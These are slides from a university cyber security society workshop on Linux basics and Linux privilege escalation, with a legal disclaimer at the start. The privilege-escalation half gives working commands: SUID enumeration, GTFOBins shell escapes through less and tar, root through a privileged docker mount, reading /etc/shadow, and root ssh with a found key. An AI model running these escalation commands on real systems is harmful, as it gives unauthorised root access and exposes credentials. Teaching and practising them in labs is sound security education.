



UNIVERSITY OF LIVERPOOL

CYBER SECURITY SOCIETY

Linux

Disclaimer

Anything you learn in these sessions is FOR EDUCATIONAL PURPOSES ONLY and we are NOT RESPONSIBLE FOR YOUR ACTIONS! The tools we will show you aren't illegal but using them against a network you don't own or where you don't have the explicit written permission to use them is HIGHLY ILLEGAL and almost always against the terms of service.

DO NOT UNDER ANY CIRCUMSTANCES USE THE TOOLS AND TECHNIQUES SHOWN AGAINST ANY UNIVERSITY OWNED PRODUCT, WEBSITE OR NETWORK, YOU WILL BE PUNISHED BY THE DEPARTMENT/UNIVERSITY AND COULD BE PROSECUTED IN SOME CASES.

There are hundreds of websites where you can practice these techniques in a safe, legal environment without the risk of causing real damage or facing prosecution.

Common and Useful Commands within Linux


Just like any CLI, Linux features many tools and commands available to help traverse across the terminal. Though there are many commands within Linux we will be covering some basic tools you can use (these may help in today's challenges).

There include:

- **cd**
- **pwd**
- **ls**
- **env**
- **echo**
- **strings**
- **stat**
- **file**
- **find**
- **sudo**

Flags are options used to modify the behavior of a command


(Example: **-v** show version of a command)



Though we are covering these commands, it is recommended to use **--help** or **man** to read more

explainshell.com

explainshell.com

[about](#) 

sudo whoami



theme ▾

showing all, navigate: [← explain whoami\(1\)](#) [→ explain sudo\(8\)](#)

▾ sudo(8) whoami(1)

execute a command as another user

print effective userid

pwd – print working directory

As stated in the name it will print working directory

a=\$(pwd) = Store the directory in a variable

```
(kali@MSI)~$ pwd
/home/kali
```

cd – change directory

Directory - file system cataloging structure which contains references to other computer files

The **cd** command is used to change the current working directory.

Examples:

- cd ..** = move back one directory or more using (**../..**)
- cd /** = go to root directory
- cd ~** = go to home directory of user
- cd /home/username/Downloads** = using its absolute path
- cd Downloads** = using relative path (same as **cd ./Downloads**)

ls – list

list all the files and folders in a given directory

ls Documents/ = list the files in a particular directory

ls -la

-l = instructs Linux to print out a list of files with detailed descriptions

-a = show all files (including hidden starting with .)

```
(kali@MSI)~[~]
$ ls
Desktop  Documents  Downloads  Music  Pictures

(kali@MSI)~[~]
$ ls Documents/
flagfile  moreFiles
```

stat

Displays detailed information about given files or file systems

-f = get information about the file system where the given file

```
(kali@MSI)~[~/Documents]
$ stat flagfile
File: flagfile
Size: 107          Blocks: 8          IO Block: 4096   regular file
Device: 810h/2064d Inode: 18598       Links: 1
Access: (0644/-rw-r--r--)  Uid: ( 1000/   kali)   Gid: ( 1000/   kali)
Access: 2021-10-19 01:47:44.368535400 +0100
Modify: 2021-10-19 01:47:41.718535400 +0100
Change: 2021-10-19 01:47:41.718535400 +0100
Birth: 2021-10-19 00:58:10.828535400 +0100
```

echo

Used to display line of text/string that are passed as an argument

```
(kali@MSI)-[~]
└─$ echo "This is a string"
This is a string
```

```
(kali@MSI)-[~/Documents]
└─$ echo test > flagfile

(kali@MSI)-[~/Documents]
└─$ cat flagfile
test
```

cat – concatenate

Create single or multiple files, view content of a file, concatenate files and redirect output in terminal or files

- cat << EOF** =
- cat /etc/shadow** = view the content of shadow
- cat file1 | less** = help with navigation through large files
- cat -n file1** = output lines with numbers

Piping – sending output between programs

- **|** = output of one command serves as input to the next
- **>** = take output and puts it into a file

grep – global regular expression print

Used to search for a string of characters in a specified file using regular expressions

grep "keyword" filename – Search for the keyword within the file

grep "keyword" file file2 file3 – Search for keyword across three files

Useful flags:

-i = non-case specific search

-w = search all files in the current directory

-r = include all subdirectories in a search

-c = count of lines where it finds a match

strings

Primarily focuses on determining the contents of and extracting text from the binary files

strings filename = strings are extracted from the file and listed

-n 2 = two-letter strings included in the results

```
(kali@MSI)~[~/Documents]
└─$ cat flagfile
This is a test and and we
will be using grep to
find things within the files
instead of a manual search.
```

```
(kali@MSI)~[~/Documents]
└─$ grep test flagfile
This is a test and and we
```

```
(kali@MSI)~[~/Documents]
└─$ grep -r test
flagfile:This is a test and and we
moreFiles/document:there is another test in here
```

```
/tmp/tmp.55aWxgcQWd/target/debug > main > strings example | grep cybersoc
/rustc/d5a82bbd26e1ad8b7401f6a718a9c57c96905483/library/core/src/fmt/mod.rs:cybersoc{7his_1s_A_Fake_flag}Hello, world!
/tmp/tmp.55aWxgcQWd/target/debug > main > strings example > strings.txt
/tmp/tmp.55aWxgcQWd/target/debug > main > grep cybersoc < strings.txt
/rustc/d5a82bbd26e1ad8b7401f6a718a9c57c96905483/library/core/src/fmt/mod.rs:cybersoc{7his_1s_A_Fake_flag}Hello, world!
```


file

Used to determine the type of a file

-b = display just file type in brief mode

head – Print the top N number of data of the given input

Example:

piping in small amount into fail

tail – outputting the last part of files given to it via standard input

Example:

useful for watching logs

find

Searches for files and directories in a directory hierarchy based on a user given expression and can perform user-specified action on each matched file.

find . -name "flagfile" -print 2>/dev/null = searches current working directory for flagfile and filter out the errors

find . -perm /444 = match all the files with read permissions set for either user, group, or others

find / -type f -perm /4000 -exec ls -l {} ; 2>/dev/null = Find all files with setuid bit

```
(kali@MSI)~[~/Documents]
└─$ ls
flagfile  moreFiles  test
```

```
(kali@MSI)~[~/Documents]
└─$ file flagfile
flagfile: HTML document, ASCII text
```

```
(kali@MSI)~[~/Documents]
└─$ find . -perm /444
.
./flagfile
./test
./moreFiles
./moreFiles/document
```

```
-r-xr-xr-x 1 root wheel
-r-sr-xr-x 1 root wheel
-r-xr-xr-x 1 root wheel
```

There are three main user groups:

Owner - owner of the file or directory

Group - group that has been assigned to the file or directory

All Users - all other users on the system

Permission Types:

Advanced Permissions:

r- Read

w- Write

x- execute

d – directory

l – symbolic link

s - setuid/setgidpermissions

chmod - Change mode

`chmod +x file1`

chown - Change owner

`chown user1:family file1`

id – Get info about current user (similar to whoami)

```
(kali@MSI)~$ id
```

```
uid=1000(kali) gid=1000(kali) groups=1000(kali),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev)
```

```
(kali@MSI)~$ ls -la
total 124
drwxr-xr-x 19 kali kali 4096 Sep 25 12:31 .
drwxr-xr-x  3 root root 4096 Sep  8 00:07 ..
-rw-r----- 1 kali kali 1971 Oct 11 23:04 .bash_history
-rw-r--r--  1 kali kali  220 Sep  8 00:07 .bash_logout
-rw-r--r--  1 kali kali 5349 Sep  8 00:07 .bashrc
-rw-r--r--  1 kali kali 3526 Sep  8 00:07 .bashrc.original
drwxr-xr-x 12 kali kali 4096 Sep 21 12:18 .cache
drwxr-xr-x  8 kali kali 4096 Sep  8 00:35 .config
drwx-----  3 kali kali 4096 Sep  8 00:29 .dbus
drwxr-xr-x  2 kali kali 4096 Sep 10 00:33 Desktop
drwxr-xr-x  2 kali kali 4096 Sep  8 00:29 Documents
drwxr-xr-x  2 kali kali 4096 Sep  8 00:29 Downloads
drwx-----  3 kali kali 4096 Sep 21 12:14 .gnupg
-rw-r-----  1 kali kali 1212 Sep 21 12:14 .ICEauthority
drwxr-xr-x  3 kali kali 4096 Sep  8 00:29 .local
drwx-----  5 kali kali 4096 Sep  8 00:31 .mozilla
drwxr-xr-x  2 kali kali 4096 Sep  8 00:29 Music
drwxr-xr-x  2 kali kali 4096 Sep  8 00:39 Pictures
-rw-r--r--  1 kali kali  807 Sep  8 00:07 .profile
drwxr-xr-x  2 kali kali 4096 Sep  8 00:29 Public
drwx-----  2 kali kali 4096 Sep 25 12:31 .ssh
drwxr-xr-x  2 kali kali 4096 Sep  8 00:29 Templates
drwxr-xr-x  2 kali kali 4096 Sep  8 00:29 Videos
drwxr-xr-x  2 kali kali 4096 Sep 21 12:14 .vnc
drwxr-xr-x  5 kali kali 4096 Sep  8 00:45 .vscode-server
-rw-r--r--  1 kali kali  272 Oct  6 23:14 .wget-hsts
-rw-r-----  1 kali kali  97 Sep 21 12:14 .Xauthority
-rw-r--r--  1 kali kali 10605 Sep  8 00:07 .zshrc
```

sudo – super user do

Allows you to run programs with the security privileges of another user

sudo -l = list the allowed (and forbidden) commands for the invoking user

sudo -u user command = execute command as another user

```
~> whoami
tom
~> sudo whoami
root
~> sudo -u guest whoami
guest
~> █
```



UNIVERSITY OF LIVERPOOL

CYBER SECURITY SOCIETY

Linux privesc

Mechanisms to increase privilege

- Switch user
 - Login with `su username`
 - Login over network e.g. `ssh`, `telnet`
- SETUID / SETGID
 - When these permissions are set on a executable the executing user is given effective privileges of the file owners
 - This is how `sudo` is able to give you increased privileges

```
> stat /usr/bin/sudo
File: /usr/bin/sudo
Size: 223536      Blocks: 440      IO Block: 4096   regular file
Device: 0,27     Inode: 2712438   Links: 1
Access: (4755/-rwsr-xr-x)  Uid: (  0/   root)   Gid: (  0/   root)
```

Exploiting SUID binaries

- 1) Find binaries with SETUID or SETGID permission set
- 2) Look through binaries for exploitable ones (gtfobins.github.io)
- 3) If you find a SUID exploit on gtfobins, use it to elevate your privilege

Exploiting SUID binaries - enumerate

```
user@plasma:~$ find / -perm /6000 -type f -exec ls -l {} \; 2>/dev/null
-rwsr-xr-- 1 root messagebus 51344 Jun 11 2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-sr-x 1 root root 14488 Jul 6 11:17 /usr/lib/xorg/Xorg.wrap
-rwsr-xr-x 1 root root 14488 Jul 8 2019 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root 473576 Jul 23 13:55 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 22840 May 26 12:50 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 130408 Sep 9 15:34 /usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root root 44784 Jul 14 23:08 /usr/bin/newgrp
-rwsr-xr-x 1 root root 68208 Jul 14 23:08 /usr/bin/passwd
-rwsr-xr-x 1 root root 180064 Jul 2 2020 /usr/bin/less
-rwsr-xr-x 1 root root 53040 Jul 14 23:08 /usr/bin/chsh
-rwxr-sr-x 1 root tty 14488 Mar 30 2020 /usr/bin/bsd-write
-rwxr-sr-x 1 root shadow 31312 Jul 14 23:08 /usr/bin/expiry
-rwsr-xr-x 1 root root 39144 Mar 7 2020 /usr/bin/fusermount3
-rwsr-xr-x 1 root root 88464 Jul 14 23:08 /usr/bin/gpasswd
-rwxr-sr-x 1 root tty 35048 Jul 21 2020 /usr/bin/wall
-rwsr-xr-x 1 root root 85064 Jul 14 23:08 /usr/bin/chfn
-rwxr-sr-x 1 root shadow 84512 Jul 14 23:08 /usr/bin/chage
-rwxr-sr-x 1 root crontab 43720 Feb 13 2020 /usr/bin/crontab
-rwxr-sr-x 1 root ssh 350504 Jul 23 13:55 /usr/bin/ssh-agent
-rwsr-xr-x 1 root root 39144 Jul 21 2020 /usr/bin/umount
-rwsr-xr-x 1 root root 55528 Jul 21 2020 /usr/bin/mount
-rwsr-xr-x 1 root root 31032 May 26 12:50 /usr/bin/pkexec
-rwsr-xr-x 1 root root 67816 Jul 21 2020 /usr/bin/su
-rwsr-xr-x 1 root root 166056 Jan 19 2021 /usr/bin/sudo
-rwxr-sr-x 1 root shadow 43160 Sep 17 07:14 /usr/sbin/unix_chkpwd
-rwsr-xr-- 1 root dip 395144 Jul 23 2020 /usr/sbin/pppd
-rwsr-xr-x 1 root root 48200 Sep 14 2020 /usr/sbin/mount.cifs
-rwxr-sr-x 1 root shadow 43168 Sep 17 07:14 /usr/sbin/pam_extrausers_chkpwd
```

sudo+suid

Binary	Functions
	No binary matches...

less+suid

Binary	Functions
<u>less</u>	Shell File write File read SUID Sudo

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which less) .
```

```
./less file_to_read
```

```
user@plasma:~$ less /etc/shadow
```


Exploiting sudo (as intended)

```
user@plasma:~$ sudo -l
Matching Defaults entries for user on plasma:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User user may run the following commands on plasma:
(ALL : ALL) ALL
(ALL) /usr/bin/id
(user2 : user2) /usr/bin/id
(user : user2) NOPASSWD: /usr/bin/id
(ALL) ALL
```

```
user@plasma:~$ id && sudo -u user2 id
uid=1000(user) gid=1000(user) groups=1000(user),4(adm)
are)
uid=1001(user2) gid=1001(user2) groups=1001(user2)
```

```
user@plasma:~$ id && sudo -g user2 id
uid=1000(user) gid=1000(user) groups=1000(user),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),999(sambashare)
uid=1000(user) gid=1001(user2) groups=1001(user2),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),999(sambashare),1000(user)
```

```
user@plasma:~$ sudo bash
root@plasma:/home/user# id
uid=0(root) gid=0(root) groups=0(root)
```

Sudo gadgets – shell commands

- If the sudoers file doesn't specify ALL you may only be able to run specific commands
- A * means that anything can be typed after that point in the command

```
user2@plasma:~$ sudo -l
[sudo] password for user2:
Matching Defaults entries for user2 on plasma:
    env_reset, mail_badpass, secure_path=/usr/local/sb

User user2 may run the following commands on plasma:
    (ALL) /usr/bin/tar -czf backup.tar.gz *
```

```
user2@plasma:~/tmp/tmp.JSp1pyPYmh$ sudo tar -czf backup.tar.gz test1 test2
```

```
user2@plasma:~/tmp/tmp.JSp1pyPYmh$ ls -la
```

```
total 12
drwx-----  2 user2 user2 4096 Oct 19 18:03 .
drwxrwxrwt 16 root  root 4096 Oct 19 18:02 ..
-rw-r--r--  1 root  root  122 Oct 19 18:03 backup.tar.gz
-rw-rw-r--  1 user2 user2   0 Oct 19 18:02 test1
-rw-rw-r--  1 user2 user2   0 Oct 19 18:02 test2
```

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

(a)

```
tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
```

(b) This only works for GNU tar.

```
tar xf /dev/null -I '/bin/sh -c "sh <&2 1>&2"'
```

(c) This only works for GNU tar. It can be useful when only a limited command argument injection is available.

```
TF=$(mktemp)
echo '/bin/sh 0<&1' > "$TF"
tar cf "$TF.tar" "$TF"
tar xf "$TF.tar" --to-command sh
rm "$TF"*
```

```
user2@plasma:~$ sudo bash
```

```
Sorry, user user2 is not allowed to execute '/usr/bin/bash' as root on plasma.
```

```
user2@plasma:~/tmp/tmp.JSp1pyPYmh$ sudo tar -czf backup.tar.gz /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
tar: Removing leading `/' from member names
# id
uid=0(root) gid=0(root) groups=0(root)
```

Exploiting sudo – Vulnerable versions

Sudo Security Alerts

ENHANCED BY Google

- January 26, 2021
A potential [security issue](#) exists in sudo that could be used by a local user to gain root privileges even when not listed in the sudoers file. Affected sudo versions are 1.8.2 through 1.8.31p2 and 1.9.0 through 1.9.5p1. Sudo 1.9.5p2 and above are not affected.
- January 11, 2021
A potential [security issue](#) exists in sudoedit when sudo is built with SELinux support. A user with sudoedit privileges may be able to set the owner of an arbitrary file to that of the target user (e.g. root). Affected sudo versions are 1.8.11 through 1.9.4p2. Sudo 1.9.5 and above are not affected.
- January 30, 2020 (updated February 5, 2020)
A potential [security issue](#) exists in sudo when the *pwfeedback* option is enabled in sudoers that can lead to a buffer overflow. Affected sudo versions are 1.7.1 through 1.8.30 inclusive but only when *pwfeedback* is explicitly enabled. Sudo 1.8.31 and above are not affected.
- October 14, 2019
A potential [security issue](#) exists where a sudo user may be able to run a command as root when the Runas specification explicitly disallows root access as long as the ALL keyword is listed first. Affected sudo versions are 1.4.2 through 1.8.27 inclusive. Sudo 1.8.28 and above are not affected.
- May 30, 2017
A potential [security issue](#) exists that may allow a user to overwrite an arbitrary file. This issue is only present on Linux systems. Affected sudo versions are 1.8.6p7 through 1.8.20 inclusive. Sudo 1.8.20p1 and above are not affected.
- October 26, 2016
A potential [security issue](#) exists that may allow a user to run additional commands even when the *NOEXEC* tag has been applied to a command that uses the *wordexp()* function. Affected sudo versions are 1.6.8 through 1.8.18 inclusive. Sudo 1.8.18p1 and above are not affected.
- October 26, 2016
A potential [security issue](#) exists that may allow a user to run additional commands even when the *NOEXEC* tag has been applied to a command that uses the *system()* or *popen()* function. Affected sudo versions are 1.6.8 through 1.8.14p3 inclusive. Sudo 1.8.15 and above are not affected.
- February 9, 2015
A potential [security issue](#) exists that may allow a user to access arbitrary files by setting the *TZ* environment variable to a fully-qualified path name. Affected sudo versions are 1.0.0 through 1.7.10p9 and 1.8.0 through 1.8.11p2. Sudo 1.8.12 and above are not affected.
- March 5, 2014
A potential [security issue](#) exists that may allow a user to add arbitrary variables to the environment when the *env_reset* option is disabled in sudoers. Affected sudo versions are 1.6.9 through 1.8.4p5. Sudo 1.8.5 and above are not affected.
- February 27, 2013
A potential [security issue](#) exists that may allow a user to bypass authentication if they are able to reset the system clock. Affected sudo versions are 1.6.0 through 1.7.10p7 and sudo 1.8.0 through 1.8.6p7.
- February 27, 2013
A potential [security issue](#) exists that may allow a user to bypass the *tty_tickets* constraints. Affected sudo versions are 1.3.5 through 1.7.10p6 and sudo 1.8.0 through 1.8.6p7 when the "tty_tickets" option is enabled.
- May 16, 2012
A potential [security issue](#) exists in the matching of hosts against an IPv4 network specified in sudoers. Affected sudo versions are 1.6.9p3 through 1.8.4p4. The flaw may allow a user who is authorized to run commands on hosts belonging to one IPv4 network to run commands on a different host.
- January 30, 2012
A [format string vulnerability](#) has been found when the *-D* (debugging) flag is used. Affected sudo versions are 1.8.0 through 1.8.3p1. The flaw may allow a user to run commands as root without being prompted for a password.
- January 12, 2011
A potential [security issue](#) exists in the handling of sudo's *-g* command line option when *-i* is not specified. Affected sudo versions are 1.7.0 through 1.7.4p4. The flaw may allow a user to run commands as a group without being prompted for a password.

exploit-db.com/?type=local&platform=linux&q=sudo

Cronjobs

- Cron is a tool used to queue commands to run at specific times
- If it is setup you may be able to modify/otherwise exploit the scripts it runs to elevate privileges when the script does run
- `cat /etc/crontab`
- `crontab -e`

Docker

- A container management engine
- User in docker group = user with root access

```
> id
uid=1000(tom) gid=1000(tom) groups=1000(tom),3(sys),19(log),150(wireshark),964(docker)
udio),998(wheel),999(adm),1001(permit-ssh)
~
> docker run --rm -v /:/pwn --privileged -it cyclic3/pwn
# id
uid=0(root) gid=0(root) groups=0(root)
```

Login escalation – forgotten files

- `/home/user/.ssh` – ssh keys (may be password protected)
- Backup files – might contain credentials
- Scripts – might contain passwords for connecting to services
- Config files – often have things like database credentials
- `/etc/shadow` - - may have bad permissions after migration
- Wrong permissions on `/etc/shadow` – crack the passwords
- Re-used password – same password may be used for multiple accounts

Login escalation – ssh keys

```
user@plasma:~$ ls -la .ssh
total 16
drwx-----  2 user user 4096 Oct 19 18:54 .
drwxr-xr-x 18 user user 4096 Oct 19 18:54 ..
-rw-----  1 user user  399 Oct 19 18:54 id_rsa
-rw-r--r--  1 user user   93 Oct 19 18:54 id_rsa.pub
user@plasma:~$ ssh root@127.0.0.1 -i ~/.ssh/id_rsa
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:iTo1XZilPWWXqH88xF9T+gUPYiIYRK3PJW7UwDPxbvk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '127.0.0.1' (ECDSA) to the list of known hosts.
Welcome to KDE neon User - Plasma 25th Anniversary Edition (GNU/Linux 5.11.0-38-generic x86_64)

The programs included with the KDE neon system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

KDE neon comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@plasma:~# id
uid=0(root) gid=0(root) groups=0(root)
root@plasma:~# █
```


Resources

- Handbook: book.hacktricks.xyz/linux-unix/privilege-escalation
- Automated script: [linPEAS](#)
- Challenges
 - Our [linux challenges](#)
 - [tryhackme/linuxprivesc](#)
- Walkthroughs
 - [tryhackme/linuxfundamentalspart1](#)
 - [tryhackme/linuxfundamentalspart2](#)
 - [tryhackme/linuxfundamentalspart3](#)
 - [tryhackme/thefindcommand](#)